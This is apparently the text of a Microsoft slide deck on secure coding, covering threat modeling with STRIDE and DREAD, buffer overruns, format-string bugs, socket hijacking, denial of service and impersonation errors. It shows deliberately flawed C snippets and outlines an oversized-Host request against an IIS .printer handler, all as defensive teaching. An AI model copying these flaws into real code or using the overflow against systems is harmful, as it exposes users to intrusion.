

Writing Secure and Hack Resistant Code

David LeBlanc

dleblanc@microsoft.com

Trustworthy Computing Initiative

Microsoft Corporation

Michael Howard

mikehow@microsoft.com

Secure Windows Initiative


Microsoft Corporation

Agenda

- ◆ **Changing the process**
- ◆ **Threat modeling**
- ◆ **Common Security Mistakes**
 - **Win32 & Web**
 - **Based on real world mistakes**
- ◆ **Security Testing**

This session isn't about security features – it's about writing secure features

Secure Product Development Timeline



 = on-going

A Security Framework

SD³ + Communications

Secure by Design

- Secure architecture
- Improved process
- Reduce vulnerabilities in the code

Secure by Default

- Reduce attack surface area
- Unused features off by default
- Only require minimum privilege

Secure in Deployment

- Protect, detect, defend, recover, manage
- Process: How to's, architecture guides
- People: Training

Communications

- Clear security commitment
- Full member of the security community
- Microsoft Security Response Center

Sampling of Progress To Date

SD³ + Communications

Secure by Design

- Security training for MS engineers
- Improved process
- Security code reviews
- Threat modeling

Secure by Default

- Office XP: Scripting off by default
- No sample code installed by default
- SQL/IIS off by default in VS.NET

Secure in Deployment

- Deployment tools (MBSA, IIS Lockdown)
- Created STPP to respond to customers
- PAG for Windows 2000 Security Ops

Communications

- Microsoft Security Response Center severity rating system
- MSDN security guidance for developers
- Organization for Internet Safety formed

Educate!

- ◆ **What you don't know will bite you in the *(@#!**
- ◆ **More eyes != more secure software**
- ◆ **We teach the wrong things in school!**
 - **Security features != secure features**
- ◆ **Raises awareness**
- ◆ **Mandatory security training for all engineers**

Design Requirements

- ◆ Defense in depth
- ◆ Least privilege
- ◆ Learn from Past Mistakes
- ◆ Security is a Feature
- ◆ Secure Defaults

Threat Modeling

- ◆ You cannot build secure applications unless you understand threats
 - “We use SSL!”
- ◆ Find different issues than code review and testing
 - Implementation bugs vs higher-level design issues
- ◆ Approx 50% of issues come from threat models

The Threat Modeling Process

- ◆ Create model of app (DFD, UML etc)
- ◆ Categorize threats to each attack target node with STRIDE
 - Spoofing, Tampering, Repudiation, Info Disclosure, Denial of Service, Elevation of Privilege
- ◆ Build threat tree
- ◆ Rank threats with DREAD
 - Damage potential, Reproducibility, Exploitability, Affected Users, Discoverability

Questions to ask from the application model

- ◆ Is this item susceptible to spoofing?
- ◆ Can this item be tampered with?
- ◆ Can an attacker repudiate this action?
- ◆ Can an attacker view this item?
- ◆ Can an attacker deny service to this process or data flow?
- ◆ Can an attacker elevate their privilege by attacking this process?

DFDs and STRIDE


• Threat Type	• Affects Processes	• Affect Data Stores	• Affects Interactors	• Affects Data Flows
• S	• Y		• Y	
• T	• Y	• Y		• Y
• R		• Y	• Y	• Y
• I	• Y	• Y		• Y
• D	• Y	• Y		• Y
• E	• Y			

Applying STRIDE to threat trees

- ◆ STRIDE applies primarily to threat goals
- ◆ Subthreats may also use STRIDE
 - Info Disclosure could lead to Spoofing



One Step Further - Pruning



Designing to a Threat Model

- ◆ **Spoofing**
 - Authentication, good credential storage
- ◆ **Tampering**
 - Authorization, MAC, signing
- ◆ **Repudiation**
 - Authn, Authz, signing, logging, trusted third party
- ◆ **Info Disclosure**
 - Authorization, encryption
- ◆ **Denial of Service**
 - Filtering, Authn, Authz
- ◆ **Elev of Priv**
 - Don't run with elevated privs



Coding to a Threat Model

- ◆ Threat models help you determine the most 'dangerous' portions of the application
 - Prioritize security push efforts
 - Prioritize on-going code reviews
 - Help determine the defense mechanisms to use



Testing to a Threat Model

- ◆ Testers are now part of the end-to-end process
- ◆ Each threat in the model must have a test plan
- ◆ The threat model helps drive testing concepts
- ◆ Allows for Whitehat and Blackhat testing
 - Testers should prove the mitigation works
 - Testers should prove they don't work :-)



Testing to a Threat Model

◆ Spoofing

- Authentication
 - Brute force creds, cred replay, downgrade to less secure authn, view creds on wire
- Good credential storage
 - Use Information Disclosure attacks

◆ Tampering

- Authorization
 - Attempt authz bypass
- MAC, signing
 - Tamper and re-hash?
 - Create invalid hash data
 - Force app to use less secure protocol (no

Testing to a Threat Model

◆ Repudiation

- Authn & Authz
 - See Spoofing and Tampering
- Signing
 - See Tampering
- Logging
 - Prevent auditing, spoof log entries (CR/LF)
- Trusted third party
 - DoS the third party

◆ Info Disclosure

- Authorization
 - See Tampering
- Encryption
 - View on-the-wire data
 - Kill process and scavenge for sensitive data
 - Failure leads to disclosure in error messages

Testing to a Threat Model

◆ Denial of Service

➤ Filtering

➤ Flooding, malformed data

➤ Authn & Authz

➤ See Spoofing and tampering

➤ Resource pressure

◆ Elev of Priv

➤ Don't run with elevated privs

➤ Spend more time here!

Action Items

- ◆ **Create threat models for all components in your product**
- ◆ **You're not done on the design phase without a threat model**



David LeBlanc

Common Win32 Mistakes

- ◆ Least Privilege Errors
- ◆ Buffer Overruns
- ◆ Poor Crypto (applies to all apps)
- ◆ Socket Issues (ok, so it's not Win32 specific!)
- ◆ NULL DACLs
- ◆ ActiveX[®] issues

Least Privilege Errors

- ◆ **Too much code requires administrator or system privileges**
 - **“If we don’t run as admin, stuff breaks!”**
- ◆ **Dangerous if you run malicious code**
 - **Mitigated by correct Software restriction policies and .NET Framework policy**

Least Privilege Errors (Cont.)

- ◆ Do you really need admin rights?
- ◆ Usually an ACL or privilege issue
- ◆ Windows XP and Windows .NET Server support two new service accounts
 - Network Service and Local Service
 - Not admins, and few privileges
- ◆ Don't write user data to HKLM or \Program Files
 - Store it in user stores

Public Enemy #1

The Buffer Overrun

- ◆ Attempting to copy $>n$ bytes into an n -byte buffer
- ◆ If you're lucky you get an AV
- ◆ If you're unlucky you get instability
- ◆ If you're really unlucky the attacker injects code into your application
 - And executes it!
 - And the attacker is now an admin :-)

How Does It Work?

A function (foo()) has just called bar()



A Dangerous buffer



Add 'em together (using a copy function)



Buffer Overrun Example

```
int Overrun(char* input)
{
    WCHAR buf[256];

    if(strlen(input) < sizeof(buf))
    {
        swprintf(buf, "%S", input);
        ....
    }
}
```

**Correct way to check character count is:
sizeof(buf)/sizeof(buf[0])**

An Actual Overrun

```
•TCHAR g_szComputerName[INTERNET_MAX_HOST_NAME_LENGTH + 1];  
•...  
•BOOL GetServerName (EXTENSION_CONTROL_BLOCK *pECB)  
•// Get the server name and convert it to the unicode string.  
•{  
• static char c_szServerName[] = "SERVER_NAME";  
• DWORD dwSize = sizeof(g_szComputerName);  
• char szAnsiComputerName[INTERNET_MAX_HOST_NAME_LENGTH + 1];  
• BOOL bRet = FALSE;  
  
• if (pECB->GetServerVariable (pECB->ConnID,  
                                c_szServerName,  
                                &dwSize)) {  
    Twice the size of  
    c_szServerName
```

514 bytes

257 bytes

```
GET /foo.printer HTTP/1.0  
HOST: <malicious buffer>
```

Heap Overruns

- ◆ Just because the buffer is on the heap doesn't mean it isn't exploitable
- ◆ A heap overrun can place 4 bytes in any arbitrary location.
- ◆ Adjacent memory can be overwritten
- ◆ Example

Index Overruns

- ◆ **Always check user input when writing to an array**
- ◆ **Integer overflows**
- ◆ **Truncation errors**
- ◆ **Examples**

Format string bugs

- ◆ `printf(message);` **WRONG WAY!**
- ◆ `printf("%s", message);` **Correct!**
- ◆ **Example**

Off by One Overflows

- ◆ But it's only one byte!
- ◆ It will still get you hacked!
- ◆ The exploit is easier than it looks
- ◆ Example

Unicode overruns are exploitable!

- ◆ On x86, variable instruction length can be used to work around every other byte being null

Buffer Overrun Solutions

- ◆ Be wary of trusting input
- ◆ Be wary of dangerous C-Runtime and Windows APIs
 - strcpy, strcat, sprintf(..., "%s", ...)
 - UNICODE vs ANSI size mismatches,
 - eg; MultiByteToWideChar
- ◆ Managed Code


Buffer Overrun Solutions

- ◆ Don't trust user input!
- ◆ Write Solid Code!
- ◆ Code Review
- ◆ Developer Education
- ◆ VC.NET –GS flag

Visual C++ .NET /GS Flag

- On by default for new VS.NET C++ projects
- Inserts random 'cookie' into stack frame
- Catches the most common exploitable buffer overrun
- This isn't a silver bullet!
 - Buggy code is still buggy!
 - Does not help with heap overruns
 - Does not help when the stack isn't corrupted
 - Multiple stage attacks are possible
 - Virtual function pointer attacks
- But then again, seat belts don't save you all the time, either!

Action Items



- ◆ DLEBLANC

Socket Security - Server Hijacking

- ◆ A socket bound to `INADDR_ANY` can be hijacked by one bound specifically to a specific IP
- ◆ Prevent server hijacking
 - Enable `SO_EXCLUSIVEADDRUSE`
 - Must shutdown socket cleanly when using `SO_EXCLUSIVEADDRUSE`

Socket Security - Choosing Network Interfaces

- ◆ **Users should be able to configure where a service is available**
 - **Minimum level – specify which network interfaces**
 - **Better – specify which IP addresses listen**
 - **Best – allow the user to restrict client IPs**
- ◆ **Allow your client and server to customize the port used**
- ◆ **IPv6 offers even more options**

Writing Firewall Friendly Applications

- ◆ Firewalls aren't going away
- ◆ Well-written applications make it easy to write correct firewall rules
- ◆ Poorly written applications expose your customers to secondary attacks
- ◆ Don't embed host IP addresses in application layer data

Writing Firewall Friendly Applications

- ◆ Use one connection to do the job
- ◆ Don't make connections back from the server to the client!
 - Terminal Services does it right
 - FTP is an example of how not to do it
- ◆ Connection-based protocols are easier to secure
 - UDP is very spoofable

Avoiding Spoofing

- ◆ **Host-based trust is inherently weak**
 - **Port-based trust is even worse**
- ◆ **Don't trust DNS names**
 - **DNS has a number of security weaknesses**
- ◆ **If you need to know who a client is, require a shared secret, certificate, or other cryptographically strong methods**

Defeating Denial of Service

- ◆ Application or OS crashes are almost always a code quality problem
- ◆ Examples –
 - UDP bomb
 - Ping of Death
 - OOB Crash (Winnuke)
- ◆ Solution – do not trust user input, and don't trust anything that comes across the network

Defeating Denial of Service - CPU starvation attacks

- ◆ Typically due to inefficient code
- ◆ Overcome by thorough testing and profiling
- ◆ Make sure you test for pathological inputs – or the hackers will do it for you!

Defeating Denial of Service

- Memory starvation attacks

- ◆ Don't pre-allocate large structures until you're sure you have a valid client
- ◆ Place bounds on the amount of input you'll accept from users

Defeating Denial of Service - Resource starvation attacks

- ◆ First line of defense is quotas
- ◆ Consider using different quotas for authenticated and non-authenticated users
- ◆ You can code your app to change behavior based on whether it is under attack
- ◆ Cookies are one common technique

Impersonation Foibles

- ◆ **What wrong with this code?**
 - **Assume this is running in a privileged service**

```
ImpersonateLoggedOnUser(hToken);  
If (UserIsAdmin(hToken)) {  
    DeleteFile(szFile,...);  
}  
RevertToSelf();
```

What happens if the impersonation function fails?

Impersonation Foibles (Cont.)

